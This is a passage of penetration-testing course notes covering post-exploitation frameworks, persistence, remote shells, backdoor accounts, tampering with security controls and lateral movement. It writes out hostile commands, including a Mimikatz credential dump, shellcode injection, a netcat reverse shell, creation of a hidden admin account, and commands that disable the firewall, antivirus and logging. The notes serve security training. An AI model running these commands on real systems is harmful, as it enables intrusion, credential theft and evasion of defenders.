      - Credential Harvesting using Mimikatz
    - Command
      - usemodule credentials/mimikatz/logonpasswords
    - Execute Module
      - execute
    - Function
      - Extracts credentials from the target system
- PowerSploit Framework
  - Purpose

- Collection of PowerShell scripts for post-exploitation, reconnaissance, and exploitation
- Integration
  - Included in Empire but can be used independently
- Key Uses
  - Privilege escalation
  - Shellcode injection

- PowerSploit Key Commands
  - Privilege Escalation
    - Module
      - Invoke-AllChecks
    - Command
      - Import-Module PowerSploit/Privesc
    - Invoke-AllChecks
    - Function
      - Identifies common misconfigurations and vulnerabilities for privilege escalation
  - Shellcode Injection
    - Module
      - Invoke-Shellcode
    - Command
      - Import-Module PowerSploit/CodeExecution
      - Invoke-Shellcode -Shellcode (Get-Content shellcode.bin) -ProcessID 1234
    - Function

        - Injects shellcode into memory of a running process to avoid disk-based detection
- Integrating Empire and PowerSploit
    - Initial Access
        - Deploy an Empire agent on a target machine
    - Privilege Escalation
        - Use PowerSploit's `Invoke-AllChecks` to identify escalation paths
    - Credential Dumping
        - Use Empire's Mimikatz module to dump credentials after escalation
    - Lateral Movement
    - Move laterally across the network using credentials obtained from Empire modules
- Key Concepts**
    - Empire
        - Automates post-exploitation tasks with PowerShell agents
    - PowerSploit
        - Enhances exploitation capabilities with PowerShell scripts
    - Modular Architecture
        - Both frameworks allow customization and chaining of different attack techniques
    - Post-Exploitation
        - Focus on maintaining control, privilege escalation, and lateral movement

- **PowerView**
    - PowerView
        - A PowerShell tool within the PowerSploit framework, designed to automate tasks in Active Directory (AD) environments during penetration testing
        - Purpose
            - Helps map out AD environments by identifying users, groups, computers, and relationships, facilitating efficient planning and execution of attacks
    - Key PowerView Commands and Their Uses
        - Get-NetUser
            - Purpose
                - Lists all user accounts in the domain
            - Use Case
                - Identify potential targets, such as accounts with elevated privileges or those that are inactive
            - Example Command
                - Get-NetUser
        - Get-NetGroup
            - Purpose
                - Lists all groups in the domain
            - Use Case
                - Understand permissions structure and identify key groups like "Domain Admins" or "Enterprise Admins"
            - Example Command
                - Get-NetGroup

- Get-NetGroupMember
  - Purpose
    - Identifies users who are members of a specific group
  - Use Case
    - Target high-value groups, such as "Domain Admins," to identify users with significant privileges
  - Example Command
    - Get-NetGroupMember -GroupName "Domain Admins"
- Get-NetComputer
  - Purpose
    - Lists all computers in the domain
  - Use Case
    - Plan lateral movement or identify vulnerable systems for further exploitation
  - Example Command
    - Get-NetComputer
- Get-NetDomainTrust
  - Purpose
    - Reveals trust relationships between the current domain and other domains
  - Use Case
    - Expand reach across different domains within a larger organization
  - Example Command
    - Get-NetDomainTrust
- Get-NetSession

- Purpose
  - Identifies active user sessions on remote machines
- Use Case
  - Pinpoint where specific users are logged in, facilitating targeted exploitation
- Example Command
  - Get-NetSession -ComputerName TARGET_COMPUTER

- PowerView Capabilities
  - Mapping AD Environment
    - Automates the discovery of users, groups, and computers in the domain
  - Identifying High-Value Targets
    - Focuses on accounts and groups with elevated privileges
  - Understanding Trust Relationships
    - Helps assess the potential for lateral movement across domains
  - Session Identification
    - Locates active sessions on remote machines to target specific user accounts
- Key Concepts
  - AD Reconnaissance
    - Using PowerView to gather critical information about an AD environment
  - Automation
    - Reduces manual effort and increases efficiency in identifying and exploiting AD resources
  - Target Identification

        - Focuses on users, groups, and computers with the highest potential impact

- **PowerUpSQL**
    - PowerUpSQL Overview
        - PowerUpSQL
            - A collection of PowerShell functions designed to automate the discovery and exploitation of SQL Server instances during penetration testing
        - Purpose
            - Helps discover SQL Server instances, assess their configurations, and exploit vulnerabilities, particularly in environments where SQL Server is widely used
    - Key PowerUpSQL Commands and Their Uses
        - Get-SQLInstanceLocal
            - Purpose
                - Scans the network for SQL Server instances
            - Use Case
                - Identifies all SQL Servers in the network to establish a starting point for further assessment
            - Example Command
                - Get-SQLInstanceLocal -Verbose
        - Get-SQLDomainUser -UserState SmartCardRequired
            - Purpose
                - Identifies domain users that require smart card authentication

- Use Case
  - Focuses efforts on other vulnerabilities instead of wasting time on accounts with enhanced security
- Example Command
  - Get-SQLDomainUser -UserState SmartCardRequired

■ Get-SQLServerInfo

- Purpose
  - Gathers detailed information about a specific SQL Server instance
- Use Case
  - Identifies weak points or misconfigurations by examining server version, users, and roles
- Example Command
  - Get-SQLServerInfo -InstanceName "SQLSERVER01"

■ Invoke-SQLEscalatePriv

- Purpose
  - Attempts to escalate privileges on a SQL Server instance
- Use Case
  - Exploits stored procedures or other vulnerabilities to gain higher privileges
- Example Command
  - Invoke-SQLEscalatePriv -Instance "SQLSERVER01" -Verbose

■ Get-SQLServerLoginDefaultPw

- Purpose
  - Checks for SQL Server instances using default passwords
- Use Case

- Identifies SQL Servers in the domain with potential security vulnerabilities due to default passwords
- Example Command
  - Get-SQLInstanceDomain | Get-SQLServerLoginDefaultPw -Verbose

- Get-SQLDomainUser -UserState TrustedForDelegation
  - Purpose
    - Lists domain users configured with the "Trusted for Delegation" setting
  - Use Case
    - Identifies accounts that could allow privilege escalation or lateral movement across the network
  - Example Command
    - Get-SQLDomainUser -UserState TrustedForDelegation
- Get-SQLServerLink
  - Purpose
    - Identifies linked SQL Servers
  - Use Case
    - Facilitates lateral movement or pivoting by exploiting links between SQL Servers
  - Example Command
    - Get-SQLServerLink -Instance "SQLSERVER01"

- Key Concepts
  - SQL Server Discovery
    - Automating the identification of SQL Server instances in a network using PowerUpSQL commands

- Privilege Escalation
  - Using PowerUpSQL to automate attempts to increase access privileges on SQL Servers
- Lateral Movement
  - Identifying and exploiting linked SQL Servers to move across the network
- Focus on Vulnerabilities
  - Prioritizing accounts and instances that are more vulnerable, avoiding those with enhanced security such as two-factor authentication

- **AD Search**
  - PowerShell Basics for AD Searches
    - PowerShell
      - A powerful scripting tool for automating tasks in Windows environments
    - Cmdlets
      - Specific commands used to interact with AD objects like users, groups, and computers
  - Key Cmdlets for AD Searches
    - Get-ADUser Cmdlet
      - Purpose
        - Retrieves information about user accounts in AD
      - Example Command

- `Get-ADUser -Filter * -SearchBase "OU=Sales,DC=Diontraining,DC=com"
- Explanation
  - -Filter *`: Retrieves all users without filtering
  - -SearchBase`: Specifies the starting point in the directory for the search
- Filtering AD Users
  - Example Command
    - Get-ADUser -Filter {Title -like "*Manager*"} -Properties Title
  - Explanation
    - -Filter {Title -like "*Manager*"}`: Filters users with "Manager" in their job title
    - -Properties Title`: Retrieves additional attributes, such as job title
- Finding Users with Specific Properties
  - Example Command
    - Get-ADUser -Filter * -Properties LastLogonDate | Where-Object { $_.LastLogonDate -eq $null }`
  - Explanation
    - Retrieves users who have never logged in (`LastLogonDate` is null)
    - |`: Pipe symbol passes output to the next command
    - `Where-Object { $_.LastLogonDate -eq $null }`: Filters users with no logon date

- Advanced Automation with PowerShell

- Generating Reports
  - Example Command
    - `Get-ADGroupMember -Identity "Domain Admins" | Get-ADUser -Properties DisplayName, EmailAddress | Select-Object DisplayName, EmailAddress | Export-Csv -Path "C:\Reports\DomainAdmins.csv" -NoTypeInformation
  - Explanation
    - Retrieves members of "Domain Admins" group, selects display name and email, and exports to CSV
- Looping Through OUs
  - Example Command
    - $OUs = Get-ADOrganizationalUnit -Filter *
    - foreach ($OU in $OUs) { Get-ADUser -Filter {Enabled -eq $false} -SearchBase $OU.DistinguishedName | Select-Object Name, DistinguishedName }
  - Explanation
    - Loops through each OU to find disabled user accounts

- Scheduling PowerShell Scripts
  - Purpose
    - Automate regular tasks, such as ongoing monitoring for stale accounts
  - Benefit
    - Consistent and accurate gathering of AD information for effective penetration testing

- Key Concepts

        - AD Searches with PowerShell
            - Automates retrieval of user and group information from AD
        - Filtering and Properties
            - Use of filters and properties to refine searches
        - Advanced Automation
            - Combining cmdlets and logic for complex tasks

- **Impacket: A Demonstration**

- **Scapy**
    - Scapy Overview
        - A Python-based packet manipulation tool and library used for capturing, forging, decoding, and analyzing network packets
        - Use Cases
            - Packet Crafting
                - Creating custom network packets
            - Sniffing
                - Monitoring network traffic
            - Network Discovery
                - Scanning and identifying devices on a network
    - ARP Scanning with Scapy
        - Purpose:
            - Identifies devices on a network by sending ARP requests
        - Key Steps:
            - Send ARP requests to a range of IP addresses
            - Collect ARP replies to map out the active devices on the network
    - TCP SYN Flood Attack

        - A type of denial-of-service (DoS) attack that overwhelms a target by sending a large number of SYN packets
        - Process:
            - Send numerous SYN packets to the target
            - Target attempts to establish multiple TCP connections, leading to resource exhaustion and potential service disruption
    - Key Takeaways
        - Automation with Scapy:
            - Scapy is a versatile tool for automating network attacks and analysis
        - Scripts Demonstrated:
            - ARP Scanning Script:
                - Automates network device discovery
            - SYN Flood Attack Script:
                - Automates DoS attack simulation using SYN packets

- **Caldera**
    - Caldera Overview
        - An open-source platform developed by MITRE
        - Automates adversary emulation using the MITRE ATT&CK framework
        - Simulates real-world attack techniques in a controlled environment
        - Valuable for testing and evaluating the security posture of an organization
    - Breach and Attack Simulation (BAS)
        - BAS tools mimic the actions of attackers attempting to breach a network and move laterally


        - Helps identify weaknesses in security controls (e.g., missing patches, misconfigurations, inadequate monitoring)
        - Goal
            - Highlight vulnerabilities before they can be exploited by real attackers
    - Caldera Features
        - Modular architecture using "abilities" (plugins) corresponding to specific MITRE ATT&CK techniques
        - Can combine multiple abilities to form complex attack chains
        - Allows creation and execution of scenarios that replicate specific attack patterns
    - Using Caldera in Penetration Testing
        - Setup
            - Deploy Caldera agents on systems within a virtual environment that mirrors the target network
            - Agents execute simulated attacks as instructed by the Caldera server
    - Example Scenario
        - Initial Access
            - Simulate a phishing email that, when "clicked," runs a script to gain initial access to a target machine
        - Credential Dumping
            - Use tools like Mimikatz to extract passwords and hashes from the compromised system
        - Lateral Movement

        - Move to other machines within the network using stolen credentials
    - Execution
        - Each step in the attack chain is executed automatically by Caldera agents
        - Results are reported back to the Caldera server, allowing for quick assessment of network defenses
    - Caldera's Benefits
        - Automation
            - Reduces the need for manual execution of each attack step
        - Detailed Logs and Reports
            - Provide insights into successful attacks, defenses, and exploited vulnerabilities
        - Repeatable Simulations
            - Allows testing under different conditions (e.g., before and after implementing security controls)
        - Impact Measurement
            - Facilitates consistent results and helps measure the impact of security improvements
    - Key Concepts
        - Adversary Emulation
            - The process of mimicking the behavior of real-world attackers to test defenses
        - MITRE ATT&CK Framework
            - A comprehensive matrix of tactics and techniques used by threat actors during cyberattacks
        - Modular Architecture

- Allows customization and combination of different attack techniques in Caldera

- Automation
  - Streamlines the penetration testing process, allowing testers to focus on analyzing results

- **Infection Monkey**



  - Infection Monkey
    - An open-source security testing tool designed to simulate real-world malware attacks in a safe, controlled environment
    - Purpose

- Helps organizations understand and improve their security posture by mimicking the behavior of actual malware without causing damage

- Key Components
  - Agent
    - Acts like a network worm, configured to spread through the network, steal data, and deliver payloads, similar to real malware.
    - Can simulate various types of attacks, such as ransomware, worms, or other malicious activities
  - Monkey Island
    - The command and control server where the simulation is controlled and monitored
    - Collects information on how the Agent moves through the network and which systems are affected
    - Functionality
  - Simulated Attack as a Vaccine
    - Infection Monkey is akin to a "malware vaccine" for the network, using simulated attacks to build network defenses
    - The Agent is configured to act like specific malware and released into the network to test its spread and impact
    - Monkey Island monitors the simulation, providing insights into the network's weaknesses and strengths
- Use Cases
  - Testing Security Controls
    - Assesses the effectiveness of security measures like firewalls, intrusion detection systems, and endpoint protection

- Identifies areas where the infection spread, signaling potential gaps in security

- Improving Security Posture
  - Insights from Infection Monkey help guide updates to security tools, policies, and processes
  - The goal is to enhance the network's ability to withstand actual malware attacks

- Benefits of Infection Monkey
  - Real-World Attack Simulation
    - Provides a realistic assessment of how a network might respond to actual malware
  - Controlled Environment
    - Allows testing without risking actual harm to the network
  - Actionable Insights
    - Helps identify specific vulnerabilities and areas for improvement in network defenses
  - Continuous Improvement
    - Supports ongoing efforts to strengthen the network by learning from each simulation

- Key Concepts
  - Agent
    - A component of Infection Monkey that mimics the behavior of malware to test network defenses
  - Monkey Island
    - The control center for Infection Monkey simulations, where the attack is monitored and analyzed

        - Simulated Attack
            - A controlled, harmless attack used to identify weaknesses in network security
        - Security Posture
            - The overall strength and effectiveness of an organization's cybersecurity defenses

- **Atomic Red Team**
    - Atomic Red Team
        - An open-source tool designed to simulate real-world attack techniques to test security defenses
        - Purpose
            - Allows security professionals to run focused, small-scale tests ("atomic tests") that mimic specific attacker techniques without requiring complex infrastructure or deep technical knowledge
    - Based on MITRE ATT&CK Framework
        - Atomic Red Team tests are mapped to specific tactics and techniques listed in the MITRE ATT&CK framework
    - Key Features
        - Simplicity
            - Requires minimal setup, allowing users to quickly execute tests and see results
        - Proficiency Levels
            - Suitable for beginners and experienced penetration testers alike
        - Focused Tests

- Each atomic test is designed to simulate a specific attack technique, making it easier to identify weaknesses in security defenses

- Examples of Atomic Red Team Commands
  - Credential Dumping Test
    - Purpose
      - To simulate an attacker attempting to dump credentials from memory
  - MITRE ATT&CK Technique
    - T1003.001 (Credential Dumping using LSASS memory)
    - Example Command
      - Invoke-AtomicTest T1003.001 -TestNumbers 1
    - Use Case
      - Checks if security tools detect credential dumping activity
  - Malicious PowerShell Execution Test
    - Purpose
      - To simulate an attacker using PowerShell to execute malicious scripts
    - MITRE ATT&CK Technique
      - T1059.001 (PowerShell)
    - Example Command
      - Invoke-AtomicTest T1059.001 -TestNumbers 2
    - Use Case
      - Validates whether defenses can detect and respond to malicious PowerShell commands
  - Scheduled Task for Persistence Test

- Purpose
  - To simulate the creation of a scheduled task for maintaining persistence on a network
- MITRE ATT&CK Technique
  - T1053.005 (Scheduled Task/Job)
- Example Command
- Invoke-AtomicTest T1053.005 -TestNumbers 1
- Use Case
  - Ensures that security tools can detect and block unauthorized scheduled tasks

- Advantages of Using Atomic Red Team
  - Immediate Feedback
    - Results are available almost immediately after running tests, allowing for quick assessment and response
  - Testing Specific Techniques
    - Focuses on individual attack techniques, making it easier to pinpoint where defenses are strong or weak
  - Low Barrier to Entry
    - Designed to be easy to use, even for those with limited experience in security testing
- Key Concepts
  - MITRE ATT&CK Framework
    - A knowledge base of tactics and techniques used by attackers, which Atomic Red Team tests are mapped to
  - Credential Dumping

- A technique where attackers extract credentials from system memory
    - E.g., using LSASS

■ PowerShell Execution

- A technique where attackers use PowerShell to execute commands or scripts, often for malicious purposes

■ Scheduled Task Persistence

- A technique where attackers create scheduled tasks to maintain access to a compromised system

Persistence

Objective 5.1: *Perform tasks to establish and maintain persistence*

- **Persistence**
  - Topic Definition
    - Persistence: Techniques used to maintain continuous, long-term access to a system post-initial exploitation
    - Importance: Allows attackers to deepen control, perform monitoring, and ensure access continuity despite disruptions
  - Domain Focus
    - Centered around Domain 5, Post-exploitation and Lateral Movement
  - Lessons Overview
    - Command and Control (C2) Techniques
      - Methods for remote control of compromised systems
      - Includes understanding of C2 frameworks and protocols
    - Automating Persistence
      - Utilizing scripts and tools to ensure backdoors and credentials are maintained automatically
    - Remote Shells
      - Use of reverse and bind shells for ongoing system control
    - Demo: Using Remote Shells
      - Practical application of setting up and using remote shells
    - Backdoors

        - Techniques for implanting tools in systems for re-entry
    - Demo: Remote Access Trojans (RATs)
        - Shows use of malware tools for quiet, elevated administrative control
    - Account Credentials
        - Gathering and using credentials to maintain or regain access
    - Browser-Based Persistence
        - Persistence methods involving web browsers, like BHOs and extensions
    - Security Control Tampering
        - Manipulating or disabling security measures to conceal ongoing presence
- Quiz and Review
    - A quiz to test knowledge acquired from the section, ensuring comprehension of key concepts

- **Command and Control**
    - Key Definitions and Concepts
        - Command and Control Frameworks: Tools used in post-exploitation to manage compromised systems, execute commands, and maintain persistence within a target network.
    - Empire
        - Description: A post-exploitation framework that utilizes PowerShell and Python for tasks on Windows and Linux systems.
        - Capabilities: Includes modules for keylogging, credential dumping, lateral movement, and more.

        - Stealth: Operates without using powershell.exe to help evade detection.
        - Maintenance: Originally developed by Empire project, now maintained by the community within Kali Linux.
    - Covenant
        - Description: A .NET-based C2 framework designed to utilize the .NET framework across multiple platforms, including Windows, Linux, and macOS.
        - User Interface: Features a modern, web-based interface for efficient management of compromised systems.
        - Use Case: Useful for executing .NET commands, credential dumping, and maintaining access over extended periods.
    - Mythic
        - Description: A cross-platform, command-line based C2 framework known for its modular architecture and support for various payloads.
        - Flexibility: Allows customization and extension of functionality, ideal for tailored post-exploitation strategies.
        - Integration: Supports integration with various payloads and offers a user-friendly interface and robust API support.

- **Automating Persistence**
    - *Scheduled Tasks and Cron Jobs*
        - Mechanisms in Windows and Unix-based systems for automating tasks at specific times or intervals
        - Windows Command Example:

- schtasks /create /sc hourly /tn "UpdateCheck" /tr "C:\payload.exe"
    - Breakdown:
        - `schtasks`
            - Utility for managing scheduled tasks
        - `/create`
            - Create a new scheduled task
        - `/sc hourly`
            - Schedule type set to hourly
        - `/tn "UpdateCheck"`
            - Task name is "UpdateCheck"
        - `/tr "C:\payload.exe"`
            - Task to run the executable at C:\payload.exe
- Unix Command Example:
    - `0 * * * * /etc/payload.sh`
        - Breakdown:
            - `0`
                - Minute of the hour
            - `* * * *`
                - Wildcards for every hour, day, month, and week
            - `/etc/payload.sh`
                - Script to execute

- *Service Creation*
    - Creating a system service to run a payload with system privileges
    - Windows Command Example:

- `sc create "MaliciousService" binPath= "C:\path\to\payload.exe" start= auto`
    - Breakdown:
        - `sc create`
            - Create a new service
        - `"MaliciousService"`
            - Name of the service
        - `binPath= "C:\path\to\payload.exe"`
            - Path to the payload executable
        - `start= auto`
            - Service starts automatically on boot
- Unix Method:
    - Add script to /etc/init.d/ and configure with update-rc.d

- *Modifying Registry Keys*
    - Editing registry keys to ensure payload execution on system startup
    - Windows Command Example:
        - `reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v MyPayload /t REG_SZ /d "C:\path\to\payload.exe”`
            - Breakdown:
                - `reg add`
                    - Add a registry entry
                - `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
                    - Registry path
                - `/v MyPayload`
                    - Value name

        - `/t REG_SZ`
            - Value type
        - `/d "C:\path\to\payload.exe"`
            - Data, specifying the payload path

- **Remote Shells**
    - Key Definitions and Concepts
        - Remote Shells: Tools for establishing and maintaining control over a compromised system.
        - Reverse Shells: The target machine initiates a connection back to the attacker's machine, commonly used to bypass firewall restrictions.
        - Bind Shells: The target machine listens for incoming connections, which are then initiated by the attacker.
    - Reverse Shells
        - Tool Example: Netcat.
        - Listener Setup on Attacker's Machine: `nc -lvp 4444`
            - `nc`: Calls the Netcat program.
            - `-l`: Configures Netcat to listen for incoming connections.
            - `-v`: Enables verbose mode to provide detailed output.
            - `-p 4444`: Specifies the port number to listen on.
        - Connection Command on Target Machine: `nc 10.0.0.2 4444 -e /bin/bash`
            - `10.0.0.2`: Attacker's IP address.
            - `4444`: Port number to connect to.

- `-e /bin/bash`: Executes the shell upon connection, giving shell access to the attacker.

  - Bind Shells
    - Setup on Target Machine: `nc -lvp 4444 -e /bin/bash`
      - Setup is similar to the reverse shell but the target machine waits for an incoming connection.
    - Attacker's Command to Connect: `nc 10.0.0.3 4444`
      - `10.0.0.3`: Target machine's IP address.
      - `4444`: Port number to connect to.

- **Using Remote Shells: A Demonstration**

- **Backdoor**
  - *Backdoor*
    - A method used by attackers to bypass normal authentication and gain access to a system
    - Purpose:
      - Allows attackers to maintain access without re-exploiting vulnerabilities
  - *Rootkits*
    - Software that hides the existence of processes/programs and allows continued privileged access
    - Operation:
      - Integrates at the kernel level, making them difficult to detect/remove
    - Example:

        - ZeroAccess rootkit
    - *Trojans*
        - Malware disguised as legitimate software, used to open backdoors
        - Operation:
            - Relies on user execution
        - Example:
            - Zeus Trojan - steals banking info
    - *Web Shells*
        - A script uploaded to a server allowing remote control via a web interface
        - Operation:
            - Hidden in legitimate web files; used to execute commands and maintain access
        - Example:
            - China Chopper web shell
    - Key Concepts:
        - Persistence:
            - Maintain access after initial exploitation
        - Privilege Escalation:
            - Gain higher system privileges
                - Root access
        - Detection:
            - Rootkits, trojans, and web shells are hard to detect and often require specialized tools or techniques
    - Real-World Examples:
        - Stuxnet Worm:
            - Used rootkit techniques to hide its presence

        - Mirai Trojan:
            - Created botnets from IoT devices
        - Equifax Breach:
            - Involved a web shell that maintained long-term access
    - Mitigation:
        - Regular Monitoring:
            - Continuously check for unusual activities
        - Security Patches:
            - Apply updates promptly to close vulnerabilities
        - Antivirus/Anti-Malware Tools:
            - Use specialized software for detection and removal of advanced threats like rootkits

- **Remote Access Trojans: A Demonstration**

- **Account Credentials**
    - *Post-Exploitation Phase*
        - The phase after an attacker has compromised a system, involving activities to maintain access, gather additional data, and further infiltrate the network
        - Goal:
            - Establish persistent access to return to the system even if the initial vulnerability is patched or the system is rebooted
    - *Credential Dumping*

        - Extracting passwords, hashes, and other authentication tokens from system memory
        - Tool Example:
            - Mimikatz for extracting plaintext passwords from Windows systems
    - *Keylogging*
        - Capturing keystrokes on a compromised system to obtain usernames and passwords.
        - Example:
            - Emotet malware installing keyloggers to capture credentials
    - *Phishing Attacks*
        - Crafting convincing emails or messages that trick users into entering their credentials on fake login pages
        - Example
            - 2016 phishing attack on Hillary Clinton's campaign chairman using a fake Google login page
    - Adding New Accounts
        - Ensures the attacker has direct access without relying on the initial compromised account
        - Stealth Techniques:
            - Use names that blend in with existing accounts to avoid detection.
    - Account Creation on Windows
        - Command:
            - `net user backup_admin P@ssw0rd /add` to create a new user.
        - Command:

- `net localgroup administrators backup_admin /add` to add the user to the Administrators group

- Account Creation on Linux
  - Command:
    - `sudo useradd -m -s /bin/bash backup_admin` to create a new user
  - Command:
    - `echo "backup_admin:P@ssw0rd" | sudo chpasswd` to set the password
  - Command:
    - `sudo usermod -aG sudo backup_admin` to add the user to the sudo group
- Advanced Stealth Techniques
  - Windows:
    - Manipulating the registry to hide user accounts
  - Linux:
    - Modifying PAM (Pluggable Authentication Modules) configuration for hidden access

- **Browser-Based Persistence**
  - Key Definitions and Concepts
    - Browser-Based Persistence: Utilizing the web browser to maintain access to a compromised system, leveraging regular browsing activities for stealth.
    - Common Mechanisms: Malicious browser extensions, cookies, local storage, and browser setting modifications.

- Malicious Browser Extensions
  - Purpose: Customize the browsing experience; can be exploited to capture sensitive information, redirect traffic, or execute arbitrary code.
  - Example: Copyfish extension hijacking in 2017 used to push ads and spam.
  - Exploitation Methods: Social engineering, vulnerabilities in legitimate extensions.
  - Permissions: Can include reading/modifying data on websites, capturing keystrokes, accessing files on the user's device.
- Cookies and Local Storage
  - Cookies: Small data pieces stored by browsers to remember session information.
  - Local Storage: Allows larger data storage by websites on the user's device.
  - Exploitation: Can be manipulated via cross-site scripting (XSS) to inject malicious scripts or retrieve session tokens.
  - Session Hijacking Example: 2018 Telegram web client vulnerability exploited local storage to maintain access.
- Session Hijacking via Cookie Theft
  - Techniques: XSS, man-in-the-middle (on-path) attacks.
  - Tool Example: FireSheep for hijacking unencrypted session cookies on Wi-Fi networks.
  - Implications: Allows attackers to impersonate users and access accounts.
- Manipulating Browser Settings
  - Types of Modifications: Homepage, search engine, proxy settings.
  - Purpose: Redirect traffic to malicious sites, expose users to further exploits.

- Exploiting Browser Vulnerabilities
  - Common Examples: Zero-day vulnerabilities showcased in competitions like Pwn2Own.
  - Actions: Execute arbitrary code, escalate privileges, maintain persistent access.
- Defensive Measures
  - Extension Management: Regularly review and manage installed browser extensions.
  - Security Features: Use HTTPS, Content Security Policy (CSP).
  - Browser Updates: Keep browsers updated with the latest security patches.
  - Vigilance: Be cautious with extension installations and monitor for unusual browser behavior.

- **Security Control Tampering**
  - Maintaining Persistence
    - Keeping access to a system even if the initial exploit or vulnerability is fixed
    - Achieved by disabling or tampering with security controls like firewalls, antivirus programs, and other defensive measures
  - Disabling Firewalls
    - Firewalls block unauthorized access to networks or systems
    - Disabling firewalls can help maintain access
      - Windows

        - Use the command `netsh advfirewall set allprofiles state off` to turn off the firewall for all profiles
    - Linux (Uncomplicated Firewall)
        - Use `ufw disable` to disable the firewall
    - Linux (firewalld)
        - Use `systemctl stop firewalld` to stop the firewall
- Disabling Antivirus Software
    - Antivirus programs detect and remove malicious software
    - Disabling antivirus helps avoid detection
        - Windows (Windows Defender)
            - Disable real-time monitoring using PowerShell commands
        - Linux (ClamAV)
            - Stop the antivirus service using `systemctl stop clamav-freshclam`
- Tampering with Security Policies
    - Security policies enforce password rules, account lockouts, and other security measures
    - Modifying these policies can create backdoor accounts with fewer restrictions
        - Windows
            - Use `secedit` to export and import security policies
        - Linux
            - Modify PAM (Pluggable Authentication Modules) configurations in the `/etc/pam.d/` folder
- Registry Modifications

- The Windows registry contains settings and configurations for the OS and installed applications
- Adding or modifying registry keys ensures malicious software runs on startup
    - Windows
        - Modify `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` to make a program run automatically on startup

- Disabling Security Logging
    - Security logs record system events and are useful for detecting suspicious activities
    - Disabling logging helps cover tracks
        - Windows
            - Use `sc stop EventLog` to stop the Event Log service, and `sc config EventLog start= disabled` to prevent it from starting on reboot
        - Linux
            - Stop logging services using `systemctl stop rsyslog`
- Persistence through Scheduled Tasks
    - Scheduled tasks run specific programs or scripts at regular intervals or system startup
        - Windows
            - Use `schtasks /create /tn "update" /tr "C:\update.bat" /sc onstart` to create a scheduled task that runs a script on startup

- Linux
  - Use cron jobs by editing the crontab file with `crontab -e` and adding `@reboot /etc/maliciousscript.sh`

- Disabling User Account Controls (UAC)
  - UAC prevents unauthorized changes to the system
  - Lowering or disabling UAC makes it easier to run programs with administrative privileges
    - Windows
      - Modify UAC settings through the registry or local security policy settings
    - Linux
      - Weaken sudo by allowing passwordless execution of commands by modifying the `/etc/sudoers` file

Lateral Movement

Objective 5.2: *Perform tasks to move laterally throughout the environment*

- **Lateral Movement**
  - Topic Definition
    - Lateral Movement: Techniques used to navigate and expand control across a network after initial entry
    - Purpose: Allows attackers to access high-value targets and deeper network penetration undetected
  - Domain Focus
    - Centered around Domain 5, Post-exploitation and Lateral Movement
  - Lessons Overview
    - Pivoting and Relaying
      - Techniques such as port forwarding and tunneling used to access additional hosts
    - Demo: Using ProxyChains
      - Demonstrates the use of proxy servers to mask location and route traffic
    - Enumerating for Lateral Movement
      - Identifying potential network targets using service and network traffic discovery
    - Service Discovery
      - Identifying exploitable services using protocols like SMB or RPC

- Protocol Discovery
  - Detecting network protocols that might be vulnerable or useful for access
- Remote Access Discovery
  - Finding remote access setups within the network like RDP, SSH, and VNC
- Printer Discovery
  - Leveraging networked printers and peripherals for lateral movement
- Discovering Internal Websites
  - Finding and exploiting less secure internal web applications
- Living Off the Land Tools
  - Using built-in system tools to facilitate movement and avoid detection
- sshuttle
  - Creating a VPN-like environment using SSH for secure and stealthy network traversal
- Demo: Covenant
  - Demonstrating a .NET command and control framework for managing compromised hosts

- Quiz and Review
  - A quiz to test knowledge acquired, ensuring understanding of how attackers perform lateral movements

- **Pivoting and Relaying**
    - Pivoting
        - The process of using a compromised system to move to other systems within the same network
        - Allows navigation through network segments that might otherwise be inaccessible
    - Types of Pivoting
        - Network Pivoting
            - Involves using the network capabilities of a compromised machine to route traffic to other machines
            - Example
                - Compromising a machine and setting up an SSH tunnel to access an internal web service on another machine, allowing interaction with the web service through your local machine as if you were on the internal network
        - Application-Level Pivoting
            - Uses a compromised machine to interact with applications and services on other machines
        - Tools
            - Metasploit's Meterpreter session can be used to set up a pivot route through a compromised machine to access another network segment, enabling internal network scans and identification of other potential targets
    - Relay Creation
        - Involves capturing and forwarding authentication requests to exploit trust relationships between systems

- Allows lateral movement by leveraging captured authentication to gain access to other systems

- Examples of Relay Attacks
  - SMB Relay Attack
    - Captures and relays SMB authentication requests to gain unauthorized access to systems
    - Tool
      - Impacket's ntlmrelayx.py can be used to forward captured SMB authentication requests to a target machine, potentially granting access using relayed credentials
  - LDAP Relay Attack
    - Targets LDAP authentication by forwarding captured NTLM authentication requests to an LDAP server
    - Successful relays allow performance of various LDAP operations, such as querying user information or modifying directory entries
- Key Concepts
  - Lateral Movement
    - The technique of moving within a network from one compromised system to others
  - Network Pivoting
    - Routing traffic through a compromised machine to access other network segments
